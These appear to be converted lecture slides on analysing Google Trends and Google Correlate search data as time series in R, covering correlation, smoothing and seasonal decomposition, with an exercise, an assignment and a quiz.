
```
> print(diag2(matrix(0,3,3)))
```



# No answers on Google or Stackoverflow!




# Google Trends and Correlate




# Google Trends



- We use [google.com/trends](http://www.google.com/trends) to statistically analyses the user queries across time.
- Example:  
<http://www.google.com/trends/explore#q=diwali>




# Diwali Trend Data



# Compare with Xmas



# Download Trends Data as CSV



# Exercise

Explore your favorite topic in google trends,  
compare it with its competitors.

Examples: C++ vs Java vs Python

Data Science vs MBA

Maruti vs Suzuki

Infosys vs TCS stock price

Explain any anomalies in trends.

# Google Correlate Data

query=Diwali, shift=2months, country=India

<https://www.google.com/trends/correlate/search?e=diwali&t=monthly&shift=2&p=in>

The screenshot shows the Google Correlate interface. In the search bar, 'diwali' is entered. Below the search bar is a checkbox labeled 'Exclude terms containing diwali'. On the left, there's a sidebar with links: 'Compare US states', 'Compare weekly time series', 'Compare monthly time series' (which is selected), 'Shift series 2 months', 'Country' (set to 'India'), 'Documentation', 'Comic Book', 'FAQ', 'Tutorial', and 'Whitepaper'. The main content area is titled 'Correlated with diwali' and lists several items with their correlation scores:

- 0.7583 new year resolution
- 0.7498 poem on new year
- 0.7385 new year special
- 0.7316 31 dec
- 0.7275 dec 31
- 0.7268 the new year
- 0.7225 in the new year
- 0.7223 new year letter
- 0.7216 december 31

Below this list is a link 'Show more'. To the right of the list are sharing options: 'Export data as CSV' (with a hand cursor icon), 'Share', and social media links for Facebook, Google+, and LinkedIn. A red circle highlights the 'Shift series' input field and the 'Country' dropdown. Another red circle highlights the 'CSV' export button. A red arrow points from the bottom-left corner of the screenshot to a file icon on a desktop.

United States Web Search activity for diwali and laxmi puja ( $r=0.9786$ )

Line chart | Scatter plot  
— diwali — laxmi puja

Hint: Drag to Zoom, and then correlate over that time only.

correlate-diwali.csv

# Download Correlate Data

Open dowloaded csv file in Excel

The screenshot shows an Excel spreadsheet with the following data:

	A	B	C	D	E	F	G	H	I	J	K
10	# Source: https://www.google.com/trends/correlate/csv?e=diwali&t=monthly&p=in&shift=2										
11											
12	Date	diwali	new year	poem on	i new year	31-Dec	31-Dec	the new y	in the nev	new year	31
13	1/1/2004		0.616	-0.372	-0.387	-0.461	-0.421	1.027	-0.392	-0.32	-0
14	2/1/2004		-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
15	3/1/2004	-0.386	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
16	4/1/2004	-0.39	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
17	5/1/2004	-0.393	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
18	6/1/2004	-0.391	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
19	7/1/2004	-0.39	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
20	8/1/2004	-0.383	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0
21	9/1/2004	-0.372	-0.443	-0.372	-0.387	-0.461	-0.421	-0.433	-0.392	-0.32	-0


# Analyse the Time Series in R

- Download the Google correlate data as a csv file.
- Analyze the data with R libraries:
  - XTS (Extendible Time Series)
  - TTR (Technical trading Rules)

# The Time Series in R Studio

**PROGRAM  
FILE**

**R  
Command  
Prompt**



**DATA and  
VALUES**

**Time series  
plotted  
by R**

# Analyse the Time Series in R

```
Load the libraries to process the data.
library(xts) # eXtended Time Series library
library(TTR) # Technical Trading Rules library

Read the data downloaded from Google trends.
Data correlates the query 'mba admissions'
with queries -2 months before.
mbadata <- read.csv(file.choose(), header=T,
skip=11, fill=T)
```

# View your csv file in R Studio

The screenshot shows the RStudio interface with the 'mbadata' dataset loaded. The Environment tab displays a table with 122 observations and 5 variables. The variables are Date, mba.admission, internships, school.in.chennai, and cet.papers. The Console tab shows the command > View(mbadata) entered by the user.

	Date	mba.admission	internships	school.in.chennai	cet.papers
1	1/1/2004	-0.498	1.353	0.397	-1.156
2	2/1/2004	0.390	1.138	-0.338	-1.156
3	3/1/2004	0.281	-0.429	-0.021	-1.156
4	4/1/2004	1.189	-0.586	0.060	0.875
5	5/1/2004	0.315	-0.967	-0.431	0.731
6	6/1/2004	0.212	-1.054	-0.529	0.079
121	1/1/2014	0.000	-0.483	-1.350	-1.009
122	2/1/2014	0.000	-0.397	-0.923	-0.895

```
> View(mbadata)
```

# Analyse the Time Series in R

```
Convert date from string to numeric.
dates <- as.Date(mbadata$Date,
 format="%Y-%m-%d")
```

```
Merge dates with the data.
data <- xts(mbadata, order.by=dates)
```

# Process the Time Series in R

# Pick two columns to analyze.


```
data1 <- subset(data, select = c(2:3))
```

# Convert the date into a time series.

```
dts <- ts(data1, frequency=12, start=c(2004,1))
```

# Plot the two Time Series

`plot.ts(dts)`




# Correlation

$r=+1$

$r=-1$

$r=0$


Positive correlation



The points lie close to a straight line, which has a positive gradient.

This shows that as one variable **increases** the other **increases**.


Negative correlation



The points lie close to a straight line, which has a negative gradient.

This shows that as one variable **increases**, the other **decreases**.

No correlation



There is no pattern to the points.

This shows that there is **no connection** between the two variables.

## Correlate two columns of Time Series

```
data2 <- xts(sapply(data1[, c(1:2)],
as.numeric), order.by=dates)
```

```
Example: Correlate the columns
'mba admissions' and 'internships'.
cor(data2$mba.admission, data2$internships)
We get r=0.7
```


# Smooth the time series to remove random fluctuations

```
Use the SMA package to Smooth the series.
dts2 <- SMA(ts(data2,frequency=12,
start=c(2004,1)), n=4)
```

# Plot the smoothed TS

```
par(mar = rep(2, 4))
windows()
```

**plot.ts(dts2)**




## Decompose the TS into Seasonal and Non-Seasonal Components

```
Decompose the time-series into
seasonal and non-seasonal
components.
ddts2 <- decompose(dts2)
```

# Plot Seasonal/Non-Seasonal TS

plot(ddts2)



# Assignment

1. Read the Correlate Tutorial
2. Read the Correlate whitepaper
3. Analyse time-series data on your favorite topic and submit a printout of your analysis.

Links: <https://www.google.com/trends/correlate/>

[Documentation](#)  
[Comic Book](#)  
[FAQ](#)  
[Tutorial](#)  
[Whitepaper](#)  
[Correlate Algorithm](#)

# Quiz

Given the following time-series:

```
> df1
```

Date	Holi	Xmas
2016-11-17	22	45
2016-11-18	25	50
2016-11-19	31	90

Q1. How would you compute correlation of col(2,3) in R?

Q2. What does correlation = .8 mean?

Q3. What does correlation = 0.01 mean?

Q4. What does correlation = -0.8 mean?

# Quiz: Solution

Given the following time-series:

```
> df1
```

Date	Holi	Xmas
2016-11-17	22	45
2016-11-18	25	50
2016-11-19	31	90

Q1. How would you compute correlation of col(2,3) in R?

